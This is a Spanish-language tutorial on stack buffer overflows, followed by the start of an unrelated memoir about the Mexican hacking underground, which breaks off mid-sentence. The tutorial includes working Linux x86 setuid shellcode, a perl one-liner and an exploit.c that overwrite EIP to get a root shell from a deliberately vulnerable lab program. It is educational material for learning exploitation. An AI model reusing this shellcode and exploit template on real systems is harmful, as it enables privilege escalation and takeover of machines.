Nota: este ejemplo no es explotable, ya que nosotros no podemos controlar lo que hay en as.

Alguien ya vio el bug?, es un poquito obvio no?
Para los que no lo han visto, el bug aquí se encuentra entre el punto 1 y el 3, estamos copiando as a buf, pero el problema es que en buf no va a caber lo que hay en as, ya que as tiene mas información de la que le cabe a a buf. (Espero no haber confundido a nadie).

Ejecutémoslo, a ver que pasa:

```
  sh-2.04$ ./bug1
  Segmentation fault (core dumped)
  sh-2.04$
```

3.1. Porque pasa esto?, porque el programa lanza un segmentation fault? Ok ok, espero que el lector ya haya comprendido porque es ocasionado esto, pero ahora se preguntaran, "Y a donde se van esos 16 bytes de mas que se copian?"

Aquí viene la parte mas importante de porque son explotables estos bugs.

Lo que pasa es que tenemos esto:

```
-------------------------------------------------------------------------
1. |  as  |AAAAAAAAAAAAAAAAAAAAAAAA|
2. | buf  |      |
   |  BUF       |  EBP   |   EIP  |
-------------------------------------------------------------------------
```

- as contiene 24 Ases
- buf no contiene nada.
- EBP tiene por ejemplo 0xbffff058
- EIP tiene por ejemplo 0xbffff37e

después de copiar as a buf:

```
-------------------------------------------------------------------------
1. |  as   |AAAAAAAAAAAAAAAAAAAAAAAA|
2. |  buf  |AAAAAAAAA| AAAAAAAAAAAAAA   Las demás Ases caen en EBP y EIP
   |   BUF          | EBP  |  EIP  |
-------------------------------------------------------------------------
```

- as contiene 24 Ases
- buf contiene 10 Ases
- EBP tiene 0x41414141
- EIP tiene 0x41414141

A donde se van este montón de Ases afuera del contexto?, es fácil, se van a los registros EBP y EIP, el registro EBP es el Frame pointer, pero no es el que nos importa, el que nos importa en este momento es EIP, que contiene la dirección de la instrucción que el programa va a regresar al final del programa.

EBP y EIP cambiaron de uno a otro ya que cuando en buf no hubo cupo para las demás Ases, se pasaron del contexto y fueron a sobrescribir estos dos registros, (como ya deberíamos saber, cada dirección de memoria es de 4 bytes), y específicamente cambio por 0x41414141 las dos ya que en hexadecimal 0x41 es A, y como las direcciones son de 4 bytes, entonces valen 0x41414141 (AAAA), para dejar mas en claro esto ultimo, si hubiéramos puesto en as 'B' en lugar de 'A' EBP y EIP hubieran cambiado por 0x42424242, 'C' en lugar de 'A', EBP y EIP serian 0x43434343, y así...

Por esto mismo el programa truena, ya que como EIP tiene de dirección 0x41414141, cuando termina trata de ejecutar lo que hay en esta dirección, y al no existir, y obviamente no tener nada, el programa lanza segmentation fault (SIGSEGV).

Para comprobar esto ultimo, lo único que necesitamos es usar un debugger, en este caso gdb (GNU Debugger):

```
--------------------------------------------------------------------------
sh-2.04$ ./bug1
Segmentation fault (core dumped)
sh-2.04$ gdb -q -c ./core
Core was generated by `./bug1'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) info registers ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
(gdb) x/x $ebp
0x41414141:     Cannot access memory at address 0x41414141
(gdb) x/x $eip
0x41414141:     Cannot access memory at address 0x41414141
(gdb)
--------------------------------------------------------------------------
```

3.2. - Shellcodes

Un shellcode es una cadena de caracteres legible para el procesador que ejecutan una o mas instrucciones.
Estoas instrucciones no los podemos pasar en texto plano, tenemos que indicarle a EIP donde se encuentra este código, primera, y segunda, este código debe ser un código entendible para nuestro procesador, para no darle mas vueltas, este tan llamado "código" es mejor conocido como shellcode, fue bautizado así porque los primeros shellcodes eran prácticamente lo único que hacían, lanzarte a una shell.

En la actualidad hay exploits que utilizan desde los shellcodes mas simples hasta los mas complejos, desde los mas grandes hasta los mas chicos, usan criptografía, NOPS-free, shellcodes polimorficos, ofuscados, etc.

3.3. - Y para que nos sirve todo esto?

La respuesta es simple, si en un programa normal nosotros tenemos control de la variable del stack que causa el buffer overflow, podemos poner en EIP la dirección de memoria de un shellcode que ejecute una instrucción que nosotros queramos.

4. Y empieza lo bueno...

Bueno, si tienes dudas respecto a algo de lo anterior, te recomiendo que vuelvas a leer, ya que aquí viene una parte en la cual necesitas las bases que te mencione arriba, o mejor dicho, aquí viene la parte compleja :)

Ya sabemos todo esto, pero como lo podemos reproducir de manera real?, bueno, primero que nada veamos bug2.c:

```
-----------------------------------------------
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
char buf[1024];
```

```
if(argc != 2) return 0;
memset(buf, 0, sizeof(buf));
strcpy(buf, argv[1]);
printf("Escribiste %s\n", buf);
}
----------------------------------------------
```

Analicemos este programa:
 1 - declara main con argumentos
 2 - declara un char llamado buf de 1024 bytes
 3 - si argc es diferente de dos, entonces retorna el programa (Si hay mas de un argumento, entonces cierra el programa)
 4 - llena buf de ceros
 5 - copia a buf el argumento 1
 6 - dime lo que escribí

Creo que el bug es mas claro aquí, el puntero de los argumentos, declarado como argv, no tiene limite, así que podemos desbordar buf pasando mas de 1024 bytes:

```
-------------------------------------------------------------------------
----------------------------------------------------------------------
shell$ gcc -o bug2 bug2.c
shell$ ./bug2 "Hola, como estas, Mi nombre es dex."
Escribiste Hola, como estas, Mi nombre es dex.
shell$ ./bug2 `perl -e 'print "A"x"1032"'`
Escribiste
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
Segmentation fault (Core dumped)
shell$
-------------------------------------------------------------------------
----------------------------------------------------------------------
```

Nota: en las nuevas versiones de gcc, cuando declaras un array, el compilador agrega 8 bytes mas para alinear y hacerlo mas rápido, así que en lugar de 8 bytes mas usaremos 16.

Como podemos ver, el programa ha terminado anormalmente, pero lo interesante viene si miramos el core:

```
-------------------------------------------------------------------------
shell$ gdb -q -c ./core
Core was generated by `./bug2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
.
Program terminated with signal 11, Segmentation fault.
```

```
#0  0x41414141 in ?? ()
(gdb) i r $eip
eip           0x41414141       0x41414141
(gdb) i r $ebp
ebp           0x41414141       0x41414141
(gdb) x/x $eip
0x41414141:     Cannot access memory at address 0x41414141
(gdb) x/x $ebp
0x41414141:     Cannot access memory at address 0x41414141
(gdb)
---------------------------------------------------------------------------
```

Como podemos ver, ha pasado lo que mencionaba unos puntos atrás, el registro de la instrucción de retorno (eip) ha sido sobrescrito junto con el frame pointer (ebp) por 0x41414141 (AAAA (4 bytes))

Para hacer esto mas fácil de entender, hagamos que $eip apunte a 0x10111213 y $ebp apunte a 0x50505050:

```
---------------------------------------------------------------------------
shell$ ./bug2 `perl -e 'print "A"x"1032"; print "\x50\x50\x50\x50"; print
"\x13\x12\x11\x10"'` > /dev/null
Segmentation fault (core dumped)
shell$ gdb -q -c ./core
Core was generated by `./bug2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
.
Program terminated with signal 11, Segmentation fault.
#0  0x10111213 in ?? ()
(gdb) i r ebp eip
ebp           0x50505050       0x50505050
eip           0x10111213       0x10111213
(gdb)
---------------------------------------------------------------------------
```

Esto tal vez este un poco confuso, lo voy a tratar de explicar.
Lo primero que hacemos es llamar a bug2, y con ayuda de perl en el argumento 1 damos 1032 Ases y luego ponemos \x50\x50\x50\x50 que son 4 bytes, y se escribe como dirección de memoria, y luego escribimos \x13\x12\x11\x10.

Quizás lo mas confuso aquí es esta ultima dirección, porque en el log sale como 0x10111213 si estamos escribiendo \x13\x12\x11\10?, bueno, esto es porque en arquitecturas little endian como lo es intel, cuando escribes una dirección en notación \x se tienen que escribir al revez, por ejemplo, si queremos escribir 0xdeadbeef en EIP tendríamos que poner \xef\xbe\xad\xde (Entendieron?)

Ahora, porque ponemos 1032 Ases y luego 8 bytes mas? (\x13\x12\x11\x10 y \x50\x50\x50\x50) = 1040 si buf es de 1024?, bueno, ya lo había dicho en una nota anterior, en los gcc's nuevos tenemos que poner 8 bytes mas, ya que si declaras buf[10] el compilador va a hacer buf[18], por razones de alineamiento y velocidad, esto se puede medir simplemente fijandote con el comando "info registers ebp eip" en gdb para calcular.

Bueno, ahora voy a poner un ejemplo de un shellcode:

```
--------------------------------------------------------------------------
"\xb0\x31\xcd\x80\x89\xc3\x31\xc0\xb0\x17\xcd\x80"
"\x31\xdb\x31\xc0\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46\x07"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
--------------------------------------------------------------------------
```

Este shellcode lo hace setuid(0); y luego ejecuta /bin/sh, mas o menos es para conseguir root en un exploit.

Ahora, como podemos ver, este shellcode mide 65 bytes, así que como vamos a usar 1040 bytes menos 8 de las direcciones de memoria, menos 65 del shellcode, (1040 - 8 - 65 = 967) nos quedan 967 bytes libres... y... que podemos hacer con ellos?, no tiene caso dejarlos libres, así que los rellenaremos con NOPS, que es un NOP?, un NOP es una instrucción nula para el procesador, o mejor dicho, una instrucción para el procesador que no contiene ninguna función o valor, y por eso llenamos estos 967 bytes con NOPs, para que el procesador no haga nada si en la dirección que cae contiene en estos bytes y simplemente se salte a lo siguiente, en la arquitectura intel \x90 o 0x90 es el nop.

Nota: Solo sobrescribimos EBP por si las dudas :)

Ok, entonces tenemos esto:
Buffer: 1040 bytes
- Direcciones de memoria a sobrescribir: 8 bytes
- Shellcode: 65 bytes
- NOPS: 967 bytes
buffer restante: 0

Woops!, ya llenamos todo el buffer, ya sabemos que hacer con los 967 bytes restantes, ya sabemos que shellcode usar, pero... QUE DIRECCIONES VAMOS A PONER?

Bueno, hay una forma de hacerlo sacando la dirección automáticamente de %esp con una instrucción en ensamblador, que usan muchos exploits locales:

```
-----------------------------------------------
void get_esp() {
  __asm__("movl %esp, %eax");
}
-----------------------------------------------
```

Sin embargo, esta técnica no es completamente efectiva, y a mi en lo general no me gusta usarla, la mayoría de las personas la usan cuando van a publicar un exploit que funciona en diferentes binarios, porque si recordamos, si compilas un binario y luego lo vuelves a compilar, las direcciones del primero y del segundo van a ser diferentes.

Asi que, que podemos hacer para sacar la dirección sin esta instrucción?

Lo mas común es usar la dirección de %esp(Que es precisamente lo que hace esta función de ensamblador), si, pero a mi no se me hace muy bueno, ya que luego se tiene que estar haciendo bruteforce del offset, y/o a veces

puede causar problemas con el alineamiento.

Bruteforce: Un programa adicional que va probando dirección a dirección disminuyéndolas hasta que el exploit funciona

Yo uso una técnica diferente, lo primero que hago es esto:

```
------------------------------------------------------------------------
sh-2.04$ ./bug2 `perl -e 'print "A"x"967"; print "B"x"65"; print
"C"x"8";'`
Escribiste
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBCCCCCCCC
Segmentation fault (core dumped)
sh-2.04$
------------------------------------------------------------------------
```

Como vemos aquí:
1. Imprimimos 967 veces A (Como si fueran NOPS)
2. Imprimimos 65 veces B (Como si fuera el shellcode)
3. Imprimimos 8 veces C (como si fueran las dos direcciones de memoria)

Y como vimos, son los 1040 bytes, esto lo hago para sacar directamente del core una dirección de memoria donde se encuentren los nops, en este caso 0x41414141 ya que solo estamos haciendo pruebas:

```
------------------------------------------------------------------------
sh-2.04$ gdb -q -c ./core
Core was generated by `./bug2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
.
Program terminated with signal 11, Segmentation fault.
#0  0x43434343 in ?? ()
(gdb) set $p=0xbffff000
(gdb) while(*$p!=0x41414141)
 >set $p=$p+1
 >end
(gdb) x/10x $p
0xbffff340:     0x41414141      0x41414141      0x41414141
0x41414141
0xbffff350:     0x41414141      0x41414141      0x41414141
0x41414141
0xbffff360:     0x41414141      0x41414141
(gdb)
```

Como podemos ver aquí, lo único que hice fue:
1. - declarar un puntero con la dirección 0xbffff000
2. - mientras lo contenido en la dirección de p fuera diferente a 0x41414141, aumento p uno

Y como podemos ver, x/x $p (Que significa: Muéstrame lo que tiene $p!), o en este caso x/10x (Muéstrame 10 direcciones empezando por lo que contiene $p)

Entonces, llegamos hasta donde estarían nuestros NOPs, ahora podemos usar cualquier dirección de por ahí, en este caso usemos 0xbffff350, como se ve en
"*0xbffff350: 0x41414141 0x41414141 0x41414141 0x41414141*"

Entonces, nuestro buffer quedaría así:

|NOPS|SHELLCODE|0xbffff350|0xbffff350|

o transformado a la realidad en perl:

```
perl -e 'print "\x90"x"967"; print
"\xb0\x31\xcd\x80\x89\xc3\x31\xc0\xb0\x17\xcd\x80\x
31\xdb\x31\xc0\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\
x08\x31\xc0\x89\x46\x0c\x88\x46\x07\xb0\x0b\x89\xf3
\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x4
0\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"; print
"\x50\xf3\xff\xbf"x"2"'
```

Si lo despedazo podemos ver la información que contiene:

NOPs: *print "\x90"x"967"*

Shellcode: *print*
```
"\xb0\x31\xcd\x80\x89\xc3\x31\xc0\xb0\x17\xcd\x80\x31\xdb\x31\xc0\xb0\x17
\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46\x07\xb0\x0b\
x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\x
dc\xff\xff\xff/bin/sh";
```

Direcciones: *print "\x50\xf3\xff\xbf"x"2"'*

Total: 1040 bytes

Ahora, que tal si probamos esto?:

```
shellvieja$ sudo chown root.root ./bug2
shellvieja$ sudo chmod 4755 ./bug2
shellvieja$ ./bug2 `perl -e 'print "\x90"x"967"; print
"\xb0\x31\xcd\x80\x89\xc3\x31\xc0\xb0\x17\xcd\x80\x31\xdb\x31\xc0\xb0\x17
\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46\x07\xb0\x0b\
x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\x
dc\xff\xff\xff/bin/sh"; print "\x50\xf3\xff\xbf"x"2"'`
```

```
Escribiste <basura>
<basura>
sh-2.04#
-------------------------------------------------------------------------
```

VOILA!, nos dio una shell nueva :)

Entonces, en si el exploit es:

```
 ./bug2 `perl -e 'print "\x90"x"967"; print
"\xb0\x31\xcd\x80\x89\xc3\x31\xc0\xb0\x17\xcd\x80\x31\xdb\x31\xc0\xb0\x17
\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46\x07\xb0\x0b\
x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\x
dc\xff\xff\xff/bin/sh"; print "\x50\xf3\xff\xbf"x"2"'`
```

Que, nunca habías visto un exploit desde shell?, jejeje, Si lo hacemos en C es lo mismo, aunque no voy a explicar exactamente como funciona:

```
-------------------------------------------------------------------------
shellvieja$ gcc -o exploit exploit.c
shellvieja$ ./exploit
Escribiste

Í€1Û‰Ø@Í€èÜÿÿÿ/bin/shPóÿ¿Póÿ¿
sh-2.04$
-------------------------------------------------------------------------

------------- Exploit.c: ------------------------------------------------
#include <stdio.h>
int main(void) {

// Declaramos un puntero y usamos 1040 bytes para el
char *buf = (char *)malloc(1040);

// Declaramos shellcode
char shellcode[]=
        "\xb0\x31\xcd\x80\x89\xc3\x31\xc0\xb0\x17\xcd\x80"
        "\x31\xdb\x31\xc0\xb0\x17\xcd\x80"
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x89\x46\x0c\x88\x46\x07"
        "\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
        "\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

// Declaramos la direccion del shellcode
unsigned long direccion=0xbffff350;

int i;

// Llenamos de NOPS el buffer
for(i=0;i<1040;i+=4)
  *(unsigned long *)&buf[i]=0x90909090;

// Ponemos las dos direcciones en el buffer
*(unsigned long *)&buf[1040 - 4]=direccion;
*(unsigned long *)&buf[1040 - 8]=direccion;

// Ponemos el shellcode en el buffer
memcpy(buf + 1040 - strlen(shellcode) - 8, shellcode, strlen(shellcode));
```

```
// Ejecutamos ./bug2 <buf>
execl("./bug2", "bug2", buf, NULL);


return 0;
}
```

4.1. Unas dos ultimas cosas para la gente que esta acostumbrada o ha oido hablar el align y/o el offset:

Un offset en un exploit es un entero que disminuye la dirección dependiendo de su valor, por ejemplo, si la dirección del shellcode es 0xbffff022 y le doy de offset 1 entonces ahora la dirección será 0xbffff021, esto lo usa la gente para hacer bruteforce de la dirección de retorno, aunque yo no le veo el uso en un exploit local.

El align es lo que el mismo nombre dice, alinea el buffer, como sabemos todas las direcciones de memoria y espacios son de 4 bytes, entonces si el buffer es de 1023 por ejemplo, muchas veces si usamos algún tipo de automatización para encontrar la dirección del shellcode puede que este quede desalineado, y necesitaríamos disminuir los NOPs, para que el buffer acabe siendo divisible de 4.

5. Referencias:

1. Smashing the Stack for fun and profit:
http://www.phrack.com/show.php?p=49&a=14
2. Advanced buffer overflow exploits:
http://ohhara.4dl.com/security/adv.txt
3. Pagina de juliano: http://community.core-sdi.com/~juliano/
4. PA-RISC 1.1 Overflows: http://www.phrack.com/show.php?p=58&a=11
5. Exploiting Sparc Buffer overflows: http://genex.host.sk/textos/UNF-sparc-overflow.txt
6. Ensamblador a 16 bits para nuevos: http://genex.host.sk/textos/asm.txt
7. w00w00 on Heap overflows: http://genex.host.sk/textos/heaptut.txt
8. Debugging with GDB: http://genex.host.sk/textos/gdb.txt
9. The Art of Writing Shellcode: http://genex.host.sk/textos/art-shellcode.txt
10. Writing Buffer overflows with Perl: http://genex.host.sk/textos/bofs-withperl.txt
11. Designing shellcode demystified: http://genex.host.sk/textos/sc-en.txt
12. buffer overflows en win32: http://genex.host.sk/textos/P55-15-win32_overflow-es.txt
13. IRIX/MIPS shellcode: http://genex.host.sk/textos/P56-15-mips-irix-shellcode-2.pdf
14. SPARC buffer overflows: http://genex.host.sk/textos/sparc-bofs.zip
15. Writing Suids (setuids): http://genex.host.sk/textos/writing-suids.ps
16. x86 registers: http://genex.host.sk/textos/x86regs.html

6. Despedida

Bueno, este texto no es cosa del otro mundo, pero espero que mas o menos te haya adentrado un poquito y/o hecho en interesarte en este tema.

Tratare de hacer una parte 2 para explicar todo lo que olvide y cosas que

siguen, asi como ejemplos mas complejos.

También espero que la gente haya entendido bien como funciona todo esto, ya que hacer un texto de esto no es tan fácil como lo creía :), espero que sea entendible y no confunda a nadie, les agradecería si me mandaran su opinión a mi mail.

Dudas, mentadas de madre, o lo que sea mándame un mail a dex@raza-mexicana.org

Proyecto Argelia
Por Fatal (fatal@raza-mexicana.org)

PROLOGO
"La vida es injusta, mucha gente se fija cordilleras por atravesar, montañas por escalar, y cimas que conquistar, es un camino largo y sinuoso, tierra de valientes y osados, el acometerse a la tarea de tomar por asalto una cordillera trae consigo preparación y determinación a no ceder a las inclemencias que a su paso se encuentren, las escarpadas crestas de las montañas no dejaran trazo alguno de humanidad en los débiles de fuerza y valor, los días pasan, los meses igual, años son los que estas gentes cargan a sus espaldas, ello le da energías para no dejarse vencer y principalmente para no tirar todo lo recorrido por una ladera. Por desgracia muchos son los que siguen sin ver una cumbre que de fin a sus esfuerzos, y no es que la lucha no haya sido férrea o que las energías se hayan evaporado; Simplemente la historia no le tenia reservado un nicho en la cima, su nombre no estaba inscrito en los anales de los bienaventurados, la vida solo le jugo otra mala broma... simple y llanamente alguien tomo las escaleras del costado posterior de esa montaña y tomo su lugar."

Las cosas pintan a que esta generación esta exhalando sus ultimas bocanadas de aire, era algo que ya se tenia previsto aunque para muchos jóvenes aun podría ser continuado, ah, dichosas esas febriles mentes que aun no despiertan a la realidad, porque su crudeza los haría verse sumergidos en la incredulidad. Solo un milagro va a levantar esta generación del llamado Underground Mexicano (Entiéndase por ello a todas las ramificaciones de hacking, phreaking, cracking, etc.), desafortunadamente soy ateo y no creo en una intervención divina o que llegue un Mesías a levantar la situación actual por la que esta atravesando México, lamento desilusionarlos pero eso, sus ojos, no lo verán. Dejémonos de sueños y fantasías, las cosas deben de seguir su curso y ello es nacimiento, crecimiento, desarrollo y muerte, esta generación esta a punto de llegar a su fin y todos debemos aceptarlo, tal como subsistimos por años de las etapas anteriores, así debemos de aceptar que llegamos al final. Esto, más temprano que tarde, va a terminar.

La historia... bueno, en realidad la historia es muy confusa, por la cronología y por la forma exacta en como se gesto el primer equipo del orbe en México me es imposible explicarlo a ciencia cierta, además, la historia siempre es contada de cabo a rabo por los vencedores y en este caso todos salimos derrotados, pues no pudimos cumplir las expectativas que se tenían contempladas. Eso sin contar que a esta generación, como a todas indistintamente, la precedieron muchas otras, así que yo les relatare la generación en la cual me toco vivir y el grupo en el que participe, pues yo no soy nadie como para tocar generaciones que solo conozco en papel, el meterme en ellas solo me haría caer en incongruencias y errores. Esto señores, es lo que hoy vengo a relatarles.

-Hágalo en casa
Como la historia bien nos lo ha mostrado, todas las obras maestras y desastres catastróficos fueron concebidos al calor de las copas. La receta es infalible, tan fácil como 1-2-3-4. 4 desgraciados, 2 cartones repletos de cerveza, 1 que diga un disparate a la mitad de la undécima botella y otros 3 que le hagan caso y brinden por esa moción sellando el

trato. Y así fue, así fue como se dio inicio al grupo mas famoso en la corta historia del Underground Mexicano; Raza-Mexicana. No me gusta colgarle milagritos y decir que fue el mejor o el mas temible y poderoso, porque no lo fue, los eventos se fueron suscitando para que Raza-Mexicana diera la ilusión de que fue el equipo mas destacado de los últimos tiempos, estos tiempos fueron los mas atinados para que Raza-Mexicana siguiera el camino de muchos tantos equipos y personas que le antecedieron y siguiera vigente a pesar de los años, de la gente y los equipos que empezaron en el ultimo tramo de lo que autodenominé: "Proyecto Argelia".

Proyecto Argelia es el termino con el que nombre la etapa de desarrollo en esta generación del Underground Mexicano (Si Carlos Salinas de Gortari llamo a los años dorados del PRI la Nomenklatura, porque no puedo marcar esa línea de tiempo como mejor me convenga?), lo llame como tal aludiendo a la metáfora que se encuentra en el contenido de este texto, no hará falta que les explique el significado, pues al final de esta tragicomedia sabrán lo que cada una de esas 2 palabras significa para la línea del tiempo de este relato.

Para esos entonces corría ya de pasada el año 1995, como tal, el Underground Mexicano se mantuvo como lo denomina ese anglicismo, subterráneo, apartado de la gente. Probablemente aquí, en este punto, fue lo que trajo la debacle que ahora estamos viviendo, pues persiguiendo el impulso a la conciencia general, los actores principales de esta generación fueron apilando a hordas de gentes, mismas que después serian depuradas para quedar entre unos cuantos elegidos, ellos compartirían entre todos la sabiduría, cual biblioteca publica, tales conocimientos, tal experiencia solo podía ser transmitida de una manera libre, cual si no la nueva herramienta que cobro auge en esos años del México moderno; Internet. Muchos años me tomo el analizar cuan poderosa era esa arma, como todos, pensé que era un método extremadamente fácil de conseguir información, música, pornografía y esparcimiento, jamás paso por mi mente que un pobre mequetrefe como yo, su amable servidor y cronista, seria parte de algo tan grande que en realidad era muy pequeño.

Mi pasado es tan turbio como el de la mayoría de ustedes, si pudiera sostener el fiel de la balanza para saber a ciencia cierta como es que alguien como yo llego hasta este día para relatarles esta historia, la inclinaría a favor de la falta de meritos, el llegar al lugar que alguna vez tuve oportunidad de compartir con justos merecedores de tal distinción debió de haber sido otorgado a una persona, mas capacitado e instruido que yo, con mas valores, con tesitud integra a sobreponerse a todas las adversidades, garantes de la responsabilidad que ante ellos se les entregaba... esa clase de personas y muchas mas, desfilaron ante mis ojos. A cada una de ellas les fue negado un pedestal, mismo que habrían usado para explotar lo mejor de ellos mismos y hacer que los demás que les rodearían pudieran construir algo tan sólido que tendrían que pasar años para que algo, siquiera, pudiera ser visto ante sus ojos como digno de mención y reconocimiento o pudiera ser útil para limpiar el barro de los pies de aquellas deidades ungidas en tal halo de divinidad, construido con sangre, espíritu y las vidas enteras de ellos dedicadas a la gente, un poder usado benignamente y a la cosecha de la sabiduría. Pamplinas.

Llegue al lugar que fui invitado, las cosas se dieron, los roles fueron asignándose, los naipes se repartieron, la fiel diosa de la mano derecha

de Atenea siempre me dijo que ella solo era un mito, un albazo siempre estuvo merodeando cual parca sobre mi testa, para terminar pronto; Nada me fue regalado, solo luche por ver en que podía terminar una epopeya mas en mi corta e infructífera vida. La respuesta es: Si. Si valió la pena no bajar los brazos y estar hombro con hombro junto con la gente que me extendió la mano cuando las cosas pintaban grises, a esa gente tengo aun el honor de poder llamarlos amigos, la amistad de estas personas me dejaron lecciones de vida que aun hoy, rigen parte de mi actuar y dieron pie a ver las cosas desde distintos ángulos para poder completar una idea concreta sobre el piso en el que caminaría en este tramo de mi vida. Destino? Para estos tiempos esa palabrita solo la usan los mercachifles, guionistas de telenovelas y Carlos Cuauhtemoc Sánchez, autor de "excrecentes" obras literarias auxiliares en la ardua tarea de prender el piloto de un boiler mexicano.

-Gitanos, mercenarios y merolicos

Cual seria mi sorpresa que al entrar al circuito de hackers mexicanos me encontraría con una plétora de personas, con intereses muy alejados de la afinidad de lo que yo tenia idealizado en el marco de un hacker. La gama iba desde hombres de familia con responsabilidades de trabajo, hogar e inexplicables sesiones a altas horas de la madrugada frente a un monitor, empresarios que se ostentaban como exitosos hombres de negocios de día y terror de el gobierno en su trinchera nocturna, pre-púberes cuyas edades oscilaban entre los 11 y 15 años tratando de tomar su lugar en el festín que ante sus rostros se presentaba, gente que hablaba un extraño lenguaje, solo comprensible para los nativos de estas tierras a lo cual respondían con una velocidad solo calculable en décimas de segundo con 3 líneas que asentían, cuestionaban y reían, esas risas entrecortadas y expresadas en repetidas onomatopeyas descifrables tan solo para el ojo instruido que podía encontrar el rostro de una persona con los ojos cerrados y una 